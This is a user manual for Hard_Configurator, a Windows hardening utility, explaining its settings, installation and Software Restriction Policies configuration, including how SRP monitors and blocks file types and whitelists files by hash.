Hard_Configurator - Manual

Version 3.1.0.0 (October 2017)

Copyright: Andy Ful

Developer Web Page: https://github.com/AndyFul/Hard_Configurator

Malwaretips forum thread:
https://malwaretips.com/threads/hard_configurator-windows-hardening-configurator.66416/

Distribution


Disclaimer of Warranty

THIS SOFTWARE IS DISTRIBUTED "AS IS". NO WARRANTY OF ANY KIND IS EXPRESSED OR IMPLIED. YOU USE IT AT YOUR OWN RISK. THE AUTHOR WILL NOT BE LIABLE FOR DATA LOSS, DAMAGES, LOSS OF PROFITS OR ANY OTHER KIND OF LOSS WHILE USING THIS SOFTWARE.

TABLE OF CONTENTS


INTRODUCTION

1. Hard_Configurator works on Windows Vista and higher versions. It is intended for users, who want to use Windows built-in security. This program can manage Windows built-in Software Restriction Policies (SRP), and some well-known system restrictions to harden the Windows OS. Actually, they are directed to control code execution, so in the wide sense, Hard_Configurator can be seen as a Medium Integrity Level 'Anti-exe + Whitelisting' (via default deny SRP) + Application Reputation Service (forced SmartScreen) + Windows hardening (restricting vulnerable features).



VALUE						VALUE
Not Installed	(Re)Install SRP		Help	Help	No Removable Disks Exec.	OFF
0	Whitelist By Hash	Save	Help	Help	No PowerShell Exec.	OFF
0	Whitelist By Path	Load	Help	Help	Defender PUA Protection	OFF
0	Designated File Types		Help	Help	Disable Win. Script Host	OFF
OFF	Default Security Level		Help	Help	Hide 'Run As Administrator'	OFF
OFF	Enforcement		Help	Help	Run As SmartScreen	OFF
0	Block Sponsors		Help	Help	Block Remote Access	OFF
# 00	MORE SRP ...		Help	Help	MORE ...	# 00000000

3. The actual status of all restrictions is shown in 2 panels, on the left and on the right side of GUI window. The left panel is related to Software Restriction Policies (SRP) settings, and the right panel to non-SRP settings.
4. **There are four 3-D buttons visible on the Main Menu Window: <Recommended SRP>, <Recommended Restrictions> and <Load Profile>, <Save Profile> . The first two can apply recommended (hardcoded) program settings, and the last two can be used to save (and apply later) user's favorite settings.**



VALUE						VALUE
Installed	(Re)Install SRP		Help	Help	No Removable Disks Exec.	OFF
0	Whitelist By Hash	Save Load	Help	Help	No PowerShell Exec.	ON
21	Whitelist By Path		Help	Help	Defender PUA Protection	ON
34	Designated File Types		Help	Help	Disable Win. Script Host	ON
Basic User	Default Security Level		Help	Help	Hide 'Run As Administrator'	ON
Skip DLLs	Enforcement		Help	Help	Run As SmartScreen	Administrator
0	Block Sponsors		Help	Help	Block Remote Access	ON
# 11	MORE SRP ...		Help	Help	MORE ...	# 11010010

1. You can adjust restriction settings, when pressing buttons in the columns, below the <Recommended SRP> and <Recommended Restrictions> buttons. If you have activated SRP, then always press <Recommended Restrictions> button **after** <Recommended SRP> button, because the right panel settings can depend on the left panel (SRP) settings.
2. There are also two important green buttons: **<Switch OFF/ON SRP>** and **<Switch OFF/ON Restrictions>**. Any green button can switch OFF the settings in the column above (do not forget to **<APPLY CHANGES>**), but remembers the last settings in that column. They can be restored when pressing the green button the second time (do not forget to **<APPLY CHANGES>**). But, there is one requirement - meanwhile, you cannot turn on any setting in that column. If you prefer to turn on some settings in that column, they overwrite the previous settings. The green buttons are useful when you want to disable protection temporarily, perform some tasks on the computer, and quickly restore the protection.
3. The red button **<APPLY CHANGES>** works as follows:

- 'RESTART COMPUTER' alert is shown, when changes related to drivers have to be applied.
- If required, then LOG OFF alert is shown, and the user can apply configuration changes by LOG OFF and LOG ON again.

- In Windows 10, the option to refresh Windows Explorer is enabled, as an alternative to LOG OFF.
- If LOG OFF is not required, then only a splash window 'FINISHED' is shown.

1. If some buttons are grayed out, it means that those options are not supported by Operating System or actual settings do not allow applying them.
2. Turning on recommended settings (<Recommended SRP> and <Recommended Restrictions>), gives users pretty good, set and forget security setup. Please keep <Run As SmartScreen> set to 'Administrator' to safely bypass SRP. There is no need to turn off recommended settings to install Windows Updates, and perform system Scheduled Tasks.
3. In the recommended settings, almost all programs can be run as usual. New programs can be installed using 'Run As SmartScreen' option from the right - click Explorer context menu. Downloaded programs cannot be run from the Web Browser. They should be saved, and then 'Run As SmartScreen' from the DOWNLOAD folder. Portable applications located outside 'Windows' and 'Program Files ...' folders, can be whitelisted by hash (or by path), and then run as usual.
4. When configured on the concrete account, the changes apply to all accounts (except whitelisted autoruns, specific to the concrete account).
5. For SRP restrictions and <Run As SmartScreen>, it is assumed that 'Windows' and 'Program Files ...' folders are protected by UAC. It is not recommended to completely disable UAC - in the last resort, UAC notifications can be set to minimum.
3. Some precautions should be taken, when turning on SRP and Restrictions. In some hardware/software configurations, the **autoruns located outside** ‘Windows’ and ‘Program Files ...’ folders, may be blocked. Hard_Configurator can utilize Sysinternals Autorunsc (command line), NirSoft FullEventLogView, and Advanced SRP Logging, to filter out autoruns, and find problematic items, that should be whitelisted (see TROUBLESHOOTING paragraph for more info).
4. Some options **are not supported** by earlier Windows versions:
   <Disable Untrusted Fonts> - Windows Vista, Windows 7, 8, 8.1
   <PUA Protection> - Windows Vista, Windows 7
   <Run As SmartScreen> - Windows Vista, Windows 7
   <No PowerShell Exec.> - Windows Vista

INSTALLATION / DEINSTALLATION

INSTALLATION

1. Run Hard_Configurator_setup(x86).exe for 32Bit Windows version or Hard_Configurator_setup(x64).exe for 64Bit Windows version.
2. The program will be installed in 'Windows\Hard_Configurator' folder. It can be run, using a shortcut from the Desktop.

If the program was updated, then you should (re)configure some options in <More SRP ...> and <More ...>.
Alternatively, you can press <Recommended SRP>, and next <Recommended Restrictions> to make a quick configuration - **this preserve user added Whitelist entries**. SRP protected extensions can be restored using <Designated File Types> --> <Restore Saved> .

QUICK CONFIGURATION (no previous installation)

1. On the first run, let Hard_Configurator make System Restore Point and check/whitelist autoruns - it costs nothing, and can save you a lot of time when in trouble.
2. When the above job is done, the Tools window may be closed, and the main Hard_Configurator window should appear.
3. If you do not know much about SRP (Windows built-in Software Restriction Policies), then click only <Recommended Restrictions> button to configure Windows hardening. SRP are powerful, so using them without knowledge can be painful.
4. If you know more about SRP or you like to test SRP and other restrictions, then first click <Recommended SRP> button, and next <Recommended Restrictions> button to make a quick configuration (the order of pressing the buttons does matter!).
5. The changes are applied, when clicking <APPLY CHANGES> button.
6. Read the help files to get info about Hard_Configurator options.
7. Full information about a program and SRP, can be always accessed using <Documentation> button.

HIDING (from Windows Uninstall).

May be useful, if the program is installed by an experienced user on the computer of a child or an inexperienced user.

1. Close Hard_Configurator.
2. Change the name of the program folder temporarily (for example Hard_Configurator -> aHard_Configurator).
3. Uninstall Hard_Configurator using 'Control panel' - 'Uninstall program' (or 'Programs and Features' in Vista).
4. Restore initial folder name (aHard_Configurator -> Hard_Configurator).

REMARKS

- ★ Do not run executables RunAsSmartscreen(x64).exe or RunAsSmartscreen(x86).exe, they are invoked by 'Run As SmartScreen' option in Explorer context menu.
- ★ Do not run executables RunBySmartscreen(x64).exe or RunBySmartscreen(x86).exe, they are invoked by 'Run By SmartScreen' option in Explorer context menu.

FULL DEINSTALLATION

1. Run Hard_Configurator.
2. Press the <Tools> button, and next press <Restore Windows Defaults>.
3. Use the standard Windows feature to uninstall Hard_Configurator.

After Hard_Configurator deinstallation, the System Restore is turned ON, which is the default setting in Windows Vista and Windows 7. It is good to keep this setting ON, when installing security programs. If not required, it can be turned OFF manually, using Control Panel or running the Windows system tool --> SystemPropertiesProtection.exe .

SOFTWARE RESTRICTION POLICIES (SRP)


From the technet.microsoft.com :

"Software Restriction Policies (SRP) is Group Policy-based feature that identifies software programs running on computers in a domain, and controls the ability of those programs to run. Software restriction policies are part of the Microsoft security and management strategy to assist enterprises in increasing the reliability, integrity, and manageability of their computers.
You can also use software restriction policies to create a highly restricted configuration for computers, in which you allow only specifically identified applications to run. Software restriction policies are integrated with Microsoft Active Directory and Group Policy. You can also create software restriction policies on stand-alone computers. Software restriction policies are trust policies, which are regulations set by an administrator to restrict scripts and other code that is not fully trusted from running."
https://technet.microsoft.com/en-us/library/hh831534(v=ws.11).aspx

Software Restriction Policies are available through Group Policy, for Windows Pro, Windows Enterprise, Windows Server, and Windows Education. Well configured SRP are known in enterprise case studies, as one of the best protections against virus infections.
Hard_Configurator program can apply several SRP settings in Windows Home, too. Some settings were skipped because they are not needed for home users (for example Zone and Certificate rules).

<(Re)Install SRP> button makes changes in the Registry to install Windows SRP. The SRP parameters can be changed using the buttons:
<Whitelist By Hash>, <Whitelist By Path>, <Designated File Types>,
<Default Security Level>, <Enforcement>.

Two SRP options: "Ignore certificate rules" and "All users except local administrators" are hardcoded, and set to ON. Some Disallowed (Blacklist) rules are applied by <Protect Windows Folder> , <Protect Shortcuts> (in <More SRP ...>), and <Block Sponsors> options. There are no other options in Hard_Configurator to customize Disallowed rules.



VALUE
Installed
0
19
34
Basic User
Skip DLLs
0
11

In this program, Windows built-in, default deny SRP, apply some anti-exe and whitelisting/blacklisting features. Executables can be run without SRP restrictions in the **System Space**, that contains UAC protected folders: 'Windows' and 'Program Files' (also 'Program Files (x86)' in 64Bit versions). Outside of those folders (= **User Space**), executable files will be blocked by default, when running in a standard way: by mouse clicking, pressing the ENTER key or using “Open“/“Open With ...“ from Explorer context menu. The list of protected file extensions (Designated File Types) can be accessed by pressing <Designated File Types> button.

There is a group of privileged file types, that can be blocked by SRP, even if they are not on the ‘Designated File Types’ list (see **‘How SRP can control file execution/opening**’). This type of execution control, relates to API functions: CreateProcess, and LoadLibrary, which can call into SRP. Also, the ‘Privileged Objects’: ‘Windows CMD’, ‘Windows Script Host’, and ‘Windows Installer’ have such ability.
Executables from the User Space can be run in a standard way, only if they are whitelisted by hash or by path.

REMARKS
SRP restrictions can be bypassed, when using "Run As Administrator" option from Explorer context menu. But, running new files with Administrative Rights can be dangerous for many users, so Hard_Configurator can replace "Run As Administrator" option in Explorer context menu, with the safer "Run As SmartScreen" (see <Run As SmartScreen> section).
Known folder GUIDs were used for whitelisting folders: ‘C:\Windows’, ‘C:\Program Files’, and ‘C:\Program Files (x86)’ . Additionally, the program uses GUIDs based on Simple Software Restriction Policies to handle file whitelisting by hash.
SRP in Hard_Configurator can be completely deactivated by pressing <Switch OFF/ON SRP> <APPLY CHANGES> buttons.

How SRP can control file execution/opening.

This section is for the users that want to understand SRP on the deeper level. It is not necessary when using Hard_Configurator.

How do SRP know which files should be monitored (TABLE (1) and (2))?
1. “Designated File Types“ list (<Designated File Types> button).
2. “Enforcement“ settings (<Enforcement> button)

File monitoring by calling into SRP.
1. ShellExecute API function.
   It calls into SRP, while opening files with extensions included in the SRP ‘Designated File Types’ list (the list of protected extensions, <Designated File Types> button). Then, SRP will only apply, when either Windows Explorer or Internet Explorer is used to open the files. So, if the file extension is on this list, then the file access will be controlled by SRP, while double-clicking, pressing ENTER key or choosing “Open“/“Open With ...“ from Explorer context menu. If the file is blocked by SRP, then the program (Sponsor), that can manage the extension (for example regedit.exe for the REG file) is not invoked at all. Yet, the file can still be opened from within this program (in Regedit the REG file can be imported) or indirectly by command, using the Sponsor (for example: 'regedit.exe path_to_file.reg').

2. ‘Privileged Objects’.
   There are some objects, which can call into SRP (extended protection): **Windows CMD, Windows Script Host,** and **Windows Installer**. They can host the file types: **BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH,** and **MSI**. This is much safer than blocking files by extension (see point 1.). The file cannot be run, both: from Explorer (or IE) and by command using the Sponsor (for example: 'cmd.exe /c path_to_malicious.bat').

3. CreateProcess API function (extended protection).
   It calls into SRP, while executing **COM/EXE/SCR** files, and SRP are applied directly to those **COM/EXE/SCR** files. The **COM** and **SCR** files can be protected, by both ShellExecute and CreateProcess API functions, if those extensions are added to the ‘Designated File Types’ list.

4. LoadLibrary API function (extended protection).
   It calls into SRP, while loading libraries **DLL/OCX**, and SRP are applied directly to those **DLL/OCX** files.
   The **DLL** and **OCX** files can be protected, by both ShellExecute and LoadLibrary API functions, if those extensions are added to the ‘Designated File Types’ list.

TABLE (1) - Enforcement settings and file monitoring.

No Enforcement	Skip DLLs	All Files
Windows CMD Windows Script Host Windows Installer	Designated File Types Windows CMD Windows Script Host Windows Installer ShellExecute() CreateProcess()	Designated File Types Windows CMD Windows Script Host Windows Installer ShellExecute() CreateProcess() LoadLibrary()

When **‘No Enforcement’** setting is applied, only **Windows CMD, Windows Script Host,** and **Windows Installer** can call into SRP, so only **BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH,** and **MSI** files can be monitored. The files with other extensions are not monitored, even when they are on ‘Designated File Types’ list.

We can translate TABLE (1) to see explicitly, what file types are monitored by SRP according to Enforcement settings.

TABLE (2) - Monitored file types

	No Enforcement	**Skip DLLs**	**All Files**
Blocking by Extension controlled by ShellExecute	*****	**Designated File Types**	**Designated File Types**
Windows CMD **Windows Script Host** **Windows Installer** **CreateProcess** **LoadLibrary**	**BAT, CMD,** **JS, JSE, VBE, VBS,** **WSF, WSH,** **MSI** ***** *****	**BAT, CMD,** **JS, JSE, VBE, VBS,** **WSF, WSH,** **MSI,** **COM, EXE, SCR** *****	**BAT, CMD,** **JS, JSE, VBE, VBS,** **WSF, WSH,** **MSI,** **COM, EXE, SCR,** **DLL, OCX,**

Hard_Configurator default 'Designated File Types' in Windows 7, 8, 8.1, 10: WSC, WS, VB, URL, SHS, SCT, **SCR**, REG, PIF, PCD, **OCX,** MST, MSP, MSC, MDE, MDB, LNK, JAR, ISP, INS, INF, HTA, HLP, **EXE,** **DLL,** CRT, CPL, **COM,** **CMD,** CHM, **BAT,** BAS, ADP, ADE

EXAMPLES

From the above, we can see, that with **'No Enforcement'** setting, the Disallowed file path rules :
c:\Program Files*.reg
c:\Program Files*.scr
c:\Program Files*.ocx
c:\Program Files*.bat
c:\Program Files*.vbs
are only valid for **BAT** and **VBS** files, and they will be applied because Windows CMD and Windows Script Host can call into SRP. 'Designated File Types' list is skipped. The rules for REG, **SCR,** **OCX** files will be ignored (not monitored by SRP) with 'No Enforcement' setting.

With Hard_Configurator default settings: **<Enforcement> = 'Skip DLLs'**, all the above rules, are valid (monitored by SRP).

How SRP know which monitored files should be blocked.

1. ‘Default Security Level’ settings (<Default Security Level> button).
2. Unrestricted/Disallowed rules (by path, hash, wildcards supported). (<Whitelist By Hash>, <Whitelist By Path>, <Protect Windows Folder>, <Protect Shortcuts> buttons in Hard_Configurator).

The Recommended SRP config in Hard_Configurator, assumes whitelisting by path the **System Space** = ‘Windows’ + ‘Program Files’ (and ‘Program Files (x86) in 64Bit systems).

The below table shows, what files are blocked by SRP in the **User Space** (= everything outside of the System Space).

TABLE (3).
Files blocked by default in the USER SPACE
Enforcement settings are in the first row.
Default Security Level settings are in the first column.

	No Enforcement	**Skip DLLs**	**All Files**
Unrestricted (Windows Vista+)	**all files allowed**	**all files allowed**	**all files allowed**
Basic User (Windows 7+)	**MSI**	**MSI, COM, EXE, SCR** **Designated File Types**	**MSI, COM, EXE, SCR, DLL, OCX,** **Designated File Types**
Basic User (Windows Vista)	**MSI**	**MSI** **Designated File Types**	**MSI, DLL, OCX,** **Designated File Types**
Disallowed (Windows Vista+)	**BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH, MSI,**	**BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH, MSI, COM, EXE, SCR,** **Designated File Types**	**BAT, CMD, JS, JSE, VBE, VBS, WSF, WSH, MSI, COM, EXE, SCR, DLL, OCX,** **Designated File Types**

We can see that some files can be monitored by SRP, but not blocked by default, for example script files when ‘Basic User’ + ‘No Enforcement’ settings are applied. Yet, they can be blocked when using Disallowed rules (do not confuse Disallowed rules with Disallowed setting of Default Security Level).

It is worth mentioning, that any Unrestricted/Disallowed rule can override ‘Default Security Level’ settings. So, all file types included in the


TABLE (3) are not blocked by default in the System Space, because of Unrestricted path rules:

C:\Windows
C:\Program Files
C:\Program Files (x86)

Useful links:
https://technet.microsoft.com/en-us/library/cc786941(v=ws.10).aspx
https://technet.microsoft.com/en-us/library/bb457006.aspx
https://malwaretips.com/threads/windows-pro-owner-use-software-restriction-policies.61871/
http://www.wilderssecurity.com/threads/maximising-windows-7-security-with-srp-under-lua-whatever-the-win7-version.262686/
http://www.bleepingcomputer.com/tutorials/create-an-application-whitelist-policy-in-windows/

Registry changes:
HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers

WHITELISTING BY HASH



Nazwa	Data modyfikacji	Typ
Extensions	02.12.2016 23:36	Folder
alternatestreamview.exe	03.12.2016 00:53	Aplika
blitzVT_beta.exe	10.09.2016 01:13	Aplika
control.exe	16.07.2016 13:42	Aplika
dllexplorer_setup.exe	09.10.2016 10:43	Aplika
EFileLocker 1.5 Setup(x64).exe	09.10.2016 10:48	Aplika
eso.exe	27.11.2016 18:32	Aplika
EXERadar_Pro_x86_x64_v3.1_15052015_BU...	27.11.2016 13:03	Aplika
explor.exe	27.11.2016 13:47	Aplika

<Whitelist By Hash> button opens ADD / REMOVE / EDIT window to manage file whitelisting by hash. That is very useful for running programs located in the User Space (outside of the folders: Windows, Program Files, and Program Files (x86)). The User Space is not protected by UAC, so the file can be silently modified by the virus infection. Yet, this also changes the file hash, and then SRP will block file execution.
Managing file hashes is not comfortable. Use this function only if you have to. The program tries to extract some info about the file to make hash entries more readable.

